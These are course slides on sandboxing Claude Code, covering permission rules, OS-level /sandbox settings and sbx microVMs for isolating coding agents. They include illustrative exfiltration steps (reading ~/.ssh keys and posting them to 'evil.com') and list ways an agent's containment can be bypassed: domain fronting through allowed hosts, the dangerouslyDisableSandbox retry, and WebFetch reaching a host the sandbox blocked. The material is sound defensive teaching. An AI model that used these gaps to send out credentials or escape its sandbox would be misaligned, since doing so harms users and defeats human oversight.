

From Vibe Coding to Spec-Driven Agentic Engineering

A Hands-On Implementation using Claude Code

PART XVI

Instructor: Muhammad Arif Butt, PhD

About The Instructor



Dr. Muhammad Arif Butt
Asst. Prof. Department of Data Science
University of Punjab, Lahore
arif@pucit.edu.pk
https://arif.excaliat@gmail.com
https://arifbutt.me
https://www.linkedin.com/in/dr-arif-butt/
https://youtube.com/learnwitharif
https://github.com/arifpucit
https://huggingface.co/arif-butt

- **Education:**
  - Graduation from Pakistan Military Academy, Kakul
  - MPhil CS from University of Punjab, Lahore
  - PhD CS from University of Punjab, Lahore
- **Experience:**
  - Served in field/staff/instructional posts in Pakistan Army
  - Assistant Professor, Department of Data Science
  - Founder Excaliat (https://excaliat.com/en)
  - Founder FalconHunt (https://falconhunt.org/)
  - Co-Founder Tbox Solutionz (https://tboxsolutionz.com/)
- **Research Interest:**
  - Embedded and Real-Time Operating Systems
  - Vulnerability Analysis, Binary Exploitation & Exploit Development
  - AI-Driven Cybersecurity and Securing AI systems

Scheme of Sessions

● Today's session — Part XVI

Session	Topic
Part I	Overview of Agentic Coding Assistants
Part II	Claude Ecosystem, Installing & Using Claude Code
Part III	Slash Commands, Context Window & .claude Directory
Part IV	Workflow of Building a Basic Vulnerable Web Application
Part V	Exploiting Vulnerable Web Application
Part VI	Workflow of Implementing Features and Fixing Bugs
Part VII	Collaborative Workflow: Claude Code + GitHub + Jira
Part VIII	Built-in Skills & Vuln-Web-App Current Status
Part IX	Creating & Using Custom Skills & Skill Marketplace

Session	Topic
Part X	Deep Dive: Conceptual Understanding of MCP
Part XI	MCP in Action
Part XII	Creating / Using Built-in & Custom Subagents
Part XIII	Git Worktrees, Agent Teams & a Revisit to OWASP Top 10
Part XIV	A2A Protocol with a Hands-on Demonstration
Part XV	Permissions in Claude Code
Part XVI	**Sandboxing Claude Code**
Part XVII	Hooks in Claude Code



Overview of Sandboxing

Instructor: Muhammad Arif Butt, PhD

What is Sandboxing?

What is Sandboxing? — A Boundary the Kernel Enforces

Permissions decide which tool calls may be attempted. A sandbox decides what a command can actually touch once it is already running.

THE GAP PERMISSIONS LEAVE

```
"allow": ["Bash(python *)"]

$ python train.py
  ✓ rule matched, no prompt

  inside the process:
  open("~/.ssh/id_rsa")
  requests.post(evil, keys)
```

The rule matched the command string, and the string looked fine. Permissions guard the front door — the tool call itself.

They cannot see what a program does once it is running: which files it opens, which hosts it dials, what it spawns.

One allowed command is not one allowed action.

WHAT A SANDBOX IS

A boundary the operating system enforces on a running process — and on every child it spawns.

Not a request. Not a review. The syscall simply fails.

WHY OPERATING SYSTEMS ALREADY DO THIS

- **Untrusted code is normal**
  every browser tab, phone app, and npm install
- **Least privilege**
  a program gets only what its job needs
- **Blast radius**
  contain the damage you cannot prevent
- **One referee**
  the kernel cannot be talked out of a decision

The same class of technology isolates a Chrome tab and every Flatpak app.

THREE DIMENSIONS OF ISOLATION

FILESYSTEM which paths it may read and write

BLOCKS

writes outside the project — `~/.bashrc`, `/bin`, your settings files

AND A BLOCK LOOKS LIKE

`Operation not permitted` the kernel refuses the syscall

NETWORK which hosts it may reach

BLOCKS

every domain you have not allowed — the exfiltration path

AND A BLOCK LOOKS LIKE

`403 host not allowed` a proxy outside the box answers

PROCESS what it may talk to and spawn

BLOCKS

Unix sockets, Apple Events, escaping through a child — children inherit the walls

AND A BLOCK LOOKS LIKE

`error -600` macOS refuses the Apple Event

All three are required: without network isolation a contained process can still send your files out; without filesystem isolation it can backdoor its way to the network.

Permissions gate the call. The sandbox contains the run.


Permission rules are checked before a command starts, from its text alone. The sandbox holds while it runs, whatever the command turns out to do — which is why the two are used together, not instead of each other.

Technologies for Sandboxing

TECHNOLOGIES FOR SANDBOXING — **ONE SPECTRUM, FIVE BOUNDARIES**

Process sandbox — ms

Seatbelt · bubblewrap · seccomp



ISOLATES
one process and its children — everything else on the host runs normally

STILL SHARES
the host kernel, your home directory, and every file readable by default


REACH FOR IT WHEN
you work on your own machine and want per-command guardrails

HONEST LIMIT
one kernel bug away from full host access; reads default to wide open

built into Claude Code

Container — seconds

Docker · Podman · LXC · Incus



ISOLATES
a full userspace — own filesystem, process table, and network namespace

STILL SHARES
the host kernel — a kernel exploit compromises every container on the host

REACH FOR IT WHEN
you need identical, reproducible dev environments across a team

HONEST LIMIT
a mounted Docker socket or `--privileged` hands the entire host back

dev container

MicroVM — ~0.1 s

Firecracker · Kata Containers · sbx



ISOLATES
a complete OS with its own Linux kernel — the hypervisor is the boundary, not the kernel

STILL SHARES
nothing — it boots its own kernel on virtual hardware


REACH FOR IT WHEN
you run agent fleets, serverless workloads, or untrusted code at scale

HONEST LIMIT
requires hardware virtualization support; you maintain the guest image

sbx (Docker Sandboxes)

Virtual machine — tens of s

KVM/QEMU · VMware · Hyper-V · UTM



ISOLATES
a full OS with desktop, services, and its own kernel — each VM is hardware-isolated

STILL SHARES
nothing — each VM is completely isolated by the hypervisor

REACH FOR IT WHEN
you run untrusted repositories, analyze malware, or need strict compliance

HONEST LIMIT
heavy on resources and slow to start; a shared folder or clipboard reopens the path

Remote / hosted — on demand

Claude Code on the web · cloud IDEs · E2B



ISOLATES
the entire stack runs on someone else's machine — your laptop is not in the picture

STILL SHARES
nothing of yours — your machine never runs untrusted code

REACH FOR IT WHEN
you want zero local setup and your laptop completely out of the blast radius

HONEST LIMIT
your source code and secrets live on infrastructure you do not control



Sandboxing using /sandbox

Instructor: Muhammad Arif Butt, PhD

Why a Sandbox?

>_ Why a Sandbox? — The Prompt You Stopped Reading

Per-command approval was meant to protect you. In practice it trains you to ignore it — and it only checks the command's name, not its behavior.



The check runs before the command — the risk runs during it

Allow `npm test` ? **Approved ✓** → process runs, spawns children… → …reads `~/.ssh/` curls `evil.com`


A permission rule matches the **command string**. Once approved, the running process — and every child it spawns — can do far more than its name suggests. Prompt injection exploits exactly this gap: app-level checks are advisory.

The sandbox flips the model: draw the boundary once, and let the **operating system** enforce it on the running process. Boundaries, not babysitting.

Where the Sandbox Sits?

>_ Where the Sandbox Sits — One Funnel, One Box

The sandbox wraps every Bash command and every child process it spawns. Nothing else Claude does passes through it.



Inside the boundary

- ✓ Bash commands Claude runs
- ✓ every child they spawn — `npm install` 's postinstall scripts included
- ✓ Bash inside subagents — same process, same config

Outside it

- ✗ Read, Edit and Write — permission rules only
- ✗ MCP servers, hooks, the status line
- ✗ Computer use — on your real desktop

One funnel means one guarantee: **if it went through Bash, the walls hold** — no matter what the command turns out to do.

Two Walls, Two Defaults

>_ Two Walls, Two Defaults — And They Are Not Symmetrical

The kernel guards the filesystem. A proxy outside the box guards the network. One default is tight; the other is wide open.

Filesystem

kernel-enforced

READ — the entire computer — default: OPEN

`~/.ssh/` `~/.aws/credentials` `~/.bashrc` `/etc/` `…everything`

WRITE — two places only — default: TIGHT

`./ working directory` `$TMPDIR`

The asymmetry is the lesson: credential files are readable by default. Closing the read wall is your job — `sandbox.credentials` for secrets, `denyRead` / `allowRead` for paths. The more specific path wins. Writes to any `settings.json` are always denied.

Network

proxy-enforced

EGRESS — every domain — default: CLOSED

`curl pypi.org` → proxy: new host? → prompt: **Allow pypi.org?** → allowed for the rest of the session

`allowedDomains` skips the prompt

`deniedDomains` beats a wildcard

A list of names, not an inspection of contents: the proxy decides from the hostname the client asks for, and does not look inside TLS traffic. Keep the allowlist narrow — more on this in the last slide.

Remember which is which: writes are tight, **reads are the wide-open wall**, and the network starts closed. Exfiltration needs an open read *and* an open egress — widen one wall carelessly and you can quietly undo the other.

The /sandbox Command — One Panel, Two Modes

One command opens the panel, picks a mode, and writes the setting. Both modes enforce the same walls — they differ only in who approves.

```
> /sandbox

Mode | Overrides | Config | Dependencies *

• Auto-allow — sandboxed commands run with no prompt; the boundary is the approval
○ Regular permissions — same walls, every prompt stays

Your choice is saved to .claude/settings.local.json — this project only.
sandbox.enabled in user settings covers every project; managed settings enforce it for a team.
* Dependencies appears only when a package is missing.
```

What still prompts in auto-allow

- Explicit **deny rules** — they always win, sandbox or not
- Content-scoped **ask rules** — `Bash(git push *)` still asks
- A **new network domain**, and `rm` aimed at `/` or your home

Auto-allow is not "auto mode". The sandbox bounds what a command may *touch*; permission modes decide whether it *runs at all*. They are independent layers, and they combine.

⚡ Check that it is actually on.

macOS	Linux / WSL2	Windows	Every platform
Nothing to install — Seatbelt is built in	needs `bubblewrap` + `socat`; WSL1 cannot work	not supported natively — run inside WSL2	`failIfUnavailable: true` = fail closed, not open

https://code.claude.com/docs/en/sandboxing

The Same Policy As a File

The Same Policy, As a File — Every Key /sandbox Writes

The panel is a front end. Everything it sets is a key you can write by hand — and the two rule systems feed the same walls.

.claude/settings.json

```
{
  "sandbox": {
    "enabled": true,                    // /sandbox writes this for you
    "autoAllowBashIfSandboxed": true,  // no prompt inside the boundary
    "excludedCommands": ["docker *"],  // incompatible: always outside
    "failIfUnavailable": true,              // fail closed, not open
    "filesystem": {                          // kernel-enforced wall
      "allowWrite": ["/tmp/build"],
      "denyRead":  ["~/"],                // close the home directory
      "allowRead": ["."]                   // most specific path wins
    },
    "network": {                              // proxy-enforced wall
      "allowedDomains": ["pypi.org", "*.pythonhosted.org"]
    },
    "credentials": {                    // reads are open by default
      "files":   [{ "path": "~/.lab-secrets", "mode": "deny" }],
      "envVars": [{ "name": "LAB_TOKEN",    "mode": "deny" }]
    }
```

Separate doors, shared path lists

PERMISSION RULE (gates Claude's tools)		ALSO FEEDS THE SANDBOX WALL
`Edit` allow rule for a path	→	grants sandbox **write** access, like `allowWrite`
`WebFetch(domain:…)` allow rule	→	pre-allows that **domain** at the proxy
`permissions.deny Read(./.env)`	≠	`denyRead` — one stops Claude's tool, the other stops **subprocesses**. You often need both.

Arrays merge — they do not replace

user + project + managed = **one combined list**

Any scope may **add** a deny; no scope can **remove** one another scope added.

What the Box Doesn’t Promise

>_ What the Box Doesn't Promise — Four Gaps, Four Fixes

Sandboxing reduces risk; it is not a complete isolation boundary. Each gap below has a setting that closes it — which is exactly what we'll do in the demo.

1 Credentials are readable by default

The default read wall is the whole machine — a sandboxed command reads `~/.ssh/` and `~/.aws/credentials` unless you say otherwise. Env vars are inherited too.

CLOSE IT: `sandbox.credentials` for files & env vars · `denyRead` for paths

2 The proxy checks names, not contents

It allows by hostname and doesn't inspect TLS. A broad entry like `github.com` is still an egress path — domain fronting can smuggle data out through an allowed name.

CLOSE IT: keep the allowlist narrow · a custom TLS-inspecting proxy for strict threat models

3 There is an escape hatch

A command that fails under the sandbox may be retried with `dangerouslyDisableSandbox` . That retry runs outside the box, gated by a permission prompt — not silence, but not the wall either.

CLOSE IT: `allowUnsandboxedCommands: false` — the Overrides tab calls this **Strict sandbox mode**

4 The walls can undo each other

Exfiltration needs an open read *and* an open egress. An extra `allowWrite` path, a broad `allowedDomains` entry, or an `excludedCommands` exception can quietly reopen the other side.

CLOSE IT: whenever you widen one wall, re-check the other before saving

→ **To the terminal.** We'll run `/sandbox` , watch a write fail at the syscall, trip the network prompt — then close all four gaps live.

Hands on Practice: /sandbox



https://github.com/arifpucit/cc-perms-sandbox



Sandboxing using sbx

Instructor: Muhammad Arif Butt, PhD

Permissions → Sandbox → MicroVM

From Permissions → Sandbox → MicroVM — Three Escalating Boundaries

Each layer moves enforcement outward — from **your judgement**, to **the operating system**, to **hardware**.

1 PERMISSIONS

Asks before acting

- **A bouncer reading a guest list**
  inspects every tool call and asks you to approve or deny it
- **Decided *before* the command runs**
  judged only on what the command string looks like
- **You are the enforcement**
  the boundary is a human clicking yes or no, thirty times an hour

⚠ WHERE IT BREAKS

- **Pattern-matching gaps** — a cleverly phrased command slips past the rules, and an approved one can still do more than its name suggests
- **Approval fatigue** — after the thirtieth prompt you stop reading and just click "yes"

```
claude
```

2 /sandbox

Confines on your machine

- **The OS enforces, not you**
  Seatbelt on macOS, bubblewrap on Linux / WSL2
- **Every Bash command *and its children***
  locked to your working directory plus an allowlist of network domains
- **Phrasing stops mattering**
  the boundary holds no matter what the model decided to run

⚠ WHERE IT BREAKS

- **Bash only** — Read, Edit and Write still go through the permission system
- **Your kernel, your network** — no TLS inspection, so a broad `github.com` allowlist is still an exfiltration path, and `docker` cannot run inside it at all
- **Fails open, and no undo** — if it will not start, Claude Code warns you and runs unsandboxed anyway

```
/sandbox
```

3 sbx MICROVM

Separates into another machine

- **One microVM per agent session**
  its own Linux kernel, enforced by the hypervisor — syscalls never reach your host
- **Its own Docker, filesystem and network**
  runs `docker build` without touching your socket; outbound traffic is deny-by-default
- **Keys never enter the VM**
  they stay on the host and a proxy injects them into requests on the way out
- **Disposable by design**
  if the agent breaks something, throw the VM away and boot a fresh one

⚖ WHAT IT COSTS

- **Heavier** than an OS sandbox, and it **needs virtualization support** on the host — the price of a real boundary instead of a filter

```
sbx run claude
```

The ceiling, in one example: `/sandbox` blocked `curl https://arifbutt.me` — yet the built-in **WebFetch** tool reached the very same site, because that path was never wired into the sandbox. A filter only covers what it was told to cover.

A container escape gets an attacker your host. A microVM escape gets them nothing.

The boundary has to be **the hypervisor, not the model's judgement** — which is exactly what makes running Claude Code fully autonomously a reasonable thing to do.

What is sbx and Why it Exist?

Inside the MicroVM — What sbx Actually Isolates

One command boots a machine that is not yours. **Five layers** hold the boundary; none of them depend on the model behaving.

WHAT ONE COMMAND DOES

```
sbx run claude
```

- **Boots a microVM, starts the agent in it**
  and mounts only the workspace directory you name
- **Ten agents ship built in**
  claude, codex, copilot, cursor, droid, gemini, kiro, opencode, docker-agent, shell
- **The agent has sudo inside — deliberately**
  the hypervisor is the control, not privilege separation within the VM
- **A standalone binary**
  Docker Desktop is not required and never runs the sandbox

⛔ BLOCKED FOR EVERY SANDBOX, NOT CONFIGURABLE

- Host filesystem outside the workspace directory
- Raw TCP, UDP and ICMP — blocked at the network layer
- Private IP ranges, loopback and link-local addresses

1 HYPERVISOR

Its own Linux kernel per sandbox, so **the agent's syscalls never reach your host kernel**. Host processes and files are invisible, and symlinks pointing outside the workspace are not followed.

2 NETWORK

Its own network — no route to your localhost or to another sandbox. Every HTTP and HTTPS request leaves through **a proxy on your host**, and DNS resolves through it too, so a denied domain fails at the resolver.

3 DOCKER ENGINE

A second Docker daemon lives inside the VM. **docker build** and **docker compose up** run against that engine, so the agent's containers never appear in your host's `docker ps`.

4 WORKSPACE

Only the directory you pass is shared — read-write by default, read-only with `--clone`. The rest of the VM filesystem belongs to the VM and survives restarts, not deletion.

5 CREDENTIALS

API keys stay in your host OS keychain. The forward proxy **injects the auth header on the way out**, so no key exists as a file or an environment variable anywhere inside the VM.

sbx rm really does delete everything.

Installed packages, built images, volumes, the whole VM filesystem — all of it goes, and **only your workspace files remain on the host**. That is the undo button an OS sandbox never had.

Direct Mount vs Clone

Your Code and Your Keys — The Two Decisions sbx Leaves to You

The microVM protects your machine by default. **Where the agent's edits land** and **what it can reach** are still your call.

1 DIRECT MOUNT

the default — no flag needed

Your working tree is shared read-write. The agent's edits **are** your files the moment they are written. There is no boundary here at all.

FILES THAT RUN LATER, ON YOUR MACHINE

- `.git/hooks/` on commit and push — and never in `git diff`
- `.github/workflows/` on your next push
- `Makefile, package.json` during build and install
- `.vscode/tasks.json, .idea/` when you open the project

⚠ HOW TO READ A SESSION

- Review it the way you would review **a pull request from a stranger** — and check `ls -la .git/hooks/` separately, because a diff will not show you those.

2 CLONE MODE

opt in with --clone, fixed at create time

```
sbx run --clone claude
```

1. **Your repo** is bind-mounted read-only at `/run/sandbox/source`
2. **A private clone in the VM** is where the agent commits, and only there
3. **A git remote on your host** named `sandbox-<name>`, fetched like any other

WHAT THIS GUARANTEES

- It cannot touch your `.git/` or any tracked file
- No shared index or refs, so parallel agents cannot collide
- Your git config, credentials and signing keys stay on the host

⚠ TWO THINGS TO SAY OUT LOUD

- Everything under the Git root stays **readable** inside the VM, `.env` included. Keep secrets outside the repository.
- `sbx rm` drops commits you never fetched.

3 NETWORK & SECRETS

chosen at sbx login, changed any time

`Open · no restrictions`

`Balanced · common dev sites`

`Locked Down · nothing`

- Deny by default — only listed domains resolve at all
- Balanced ships npm, PyPI, GitHub and the model-provider APIs
- Reach a host service as `host.docker.internal`, once allowed

```
$ sbx policy ls
$ sbx policy allow network pypi.org
$ sbx policy allow network "*.npmjs.org"
```

CREDENTIALS

- `echo "$ANTHROPIC_API_KEY" | sbx secret set -g anthropic`
- Lands in your host OS keychain; the proxy adds the header on the way out. **Set global secrets before the sandbox is created** — they are injected at creation.

Clone mode is the only mode the agent cannot write through.

Direct mount is the default, so choose deliberately: use **--clone** when you want the agent's work to arrive as commits you fetch and review, rather than as edits already sitting in your working tree.

The Workflow: Install . Launch . Review . Dispose

Running sbx — Install, Launch, Review, Dispose

Four commands cover the whole lifecycle. Everything else is **policy and secrets**, set once per machine.

BEFORE YOU START

- **macOS** · Apple silicon — `brew install docker/tap/sbx`
- **Windows 11** · virtualization on — `winget install Docker.sbx`
- **Ubuntu 22.04+** · KVM on bare metal — `apt install docker-sbx`, then add yourself to the `kvm` group

THE LIFECYCLE — FOUR COMMANDS

- `sbx run` create and enter · `sbx ls` see what exists
- `sbx stop` pause, keep contents · `sbx rm` delete the VM

- **sbx** with no arguments opens a live dashboard — attach, open a shell, and watch the network panel log every outbound request as you allow or block hosts
- `sbx exec -it demo bash` to look around, `sbx cp` for one-off files, and `sbx ports demo --publish 8080:3000` to reach a dev server — bind it to `0.0.0.0`, not localhost

⚠ THE TWO THAT CATCH PEOPLE OUT

- **Your ~/.claude does not travel.** A sandbox sees only the workspace, so project-level `settings.json` applies and your user settings do not. Copy what you need into the repo first — symlinks out are not followed.
- **Clone mode is decided at create time.** To switch an existing sandbox, remove it and recreate it.

one session, start to finish

```
$ sbx login                                  # pick Open / Balanced / Locked Down
$ echo "$ANTHROPIC_API_KEY" | sbx secret set -g anthropic

$ cd ~/sbx-demo && sbx run --clone --name demo claude
  microVM   own kernel + own dockerd
  source    ~/sbx-demo read-only at /run/sandbox/source
  agent     claude --dangerously-skip-permissions

$ sbx ls
  SANDBOX   AGENT    STATUS    WORKSPACE
  demo      claude   running   ~/sbx-demo

$ sbx policy allow network pypi.org      # widen when a build needs it
$ sbx exec -it demo bash                 # look around inside the VM

$ git fetch sandbox-demo                 # its clone is a remote here
$ git diff main..sandbox-demo/main       # review before you trust it
$ git checkout -b feature sandbox-demo/main

$ sbx stop demo                          # keeps everything inside
$ sbx rm demo                            # deletes the VM and contents
```

Speed and safety stop trading off.

Because the microVM is the boundary, the agent installs, builds and runs containers **with no prompts at all** — and the worst case you are left with is a sandbox you throw away.

The Workflow: Install . Launch . Review . Dispose

Running sbx — Install, Launch, Review, Dispose

Four commands cover the entire lifecycle of a sandbox. Everything else is policy and secrets, set once.

BEFORE YOU START

macOS	Sonoma 14 or later, Apple silicon
Windows	Windows 11 with Hypervisor Platform enabled
Ubuntu	24.04 or later, KVM available, your user in the kvm group

Docker Desktop is not required — sbx is a separate binary.

THE LIFECYCLE

`sbx run` create and enter › `sbx ls` see what exists › `sbx stop` pause, keep contents › `sbx rm` delete the VM

Run sbx with no arguments for an interactive dashboard: live status, attach to an agent, open a shell, edit network rules.

Everything after -- is handed to the agent, so you can launch a task and walk away.

TWO THINGS THAT SURPRISE PEOPLE

sbx rm really does delete everything

installed packages, built images and the in-VM clone all go — your host working tree is untouched

And your host ~/.claude does not travel with it: a sandbox reads project-level configuration only, so settings.json in the repo applies and your user settings do not.

one session, start to finish

```
$ brew install docker/tap/sbx                    # macOS; winget or apt elsewhere
$ sbx login                                      # choose Open / Balanced / Locked Down
$ sbx secret set -g anthropic                    # lands in your OS keychain

$ cd ~/sbx-demo && sbx run --clone --name demo claude
  starting microVM  own kernel + own dockerd
  workspace  ~/sbx-demo mounted read-only
  agent      claude --dangerously-skip-permissions

$ sbx ls
  SANDBOX  AGENT   STATUS   WORKSPACE
  demo     claude  running  ~/sbx-demo

$ sbx policy allow network pypi.org              # widen when a build needs it

$ git fetch sandbox-demo
$ git diff main..sandbox-demo/main               # review before you trust it
$ git checkout -b feature sandbox-demo/main

$ sbx stop demo                                  # keeps everything inside
$ sbx rm demo                                    # deletes the VM and its contents
```

Speed and safety stop trading off.

Because the microVM is the boundary, the agent can install, build and run containers with no prompts at all — and the worst case is a sandbox you throw away wit `sbx rm` .

Hands on Practice: sbx



Q/A



Thank you!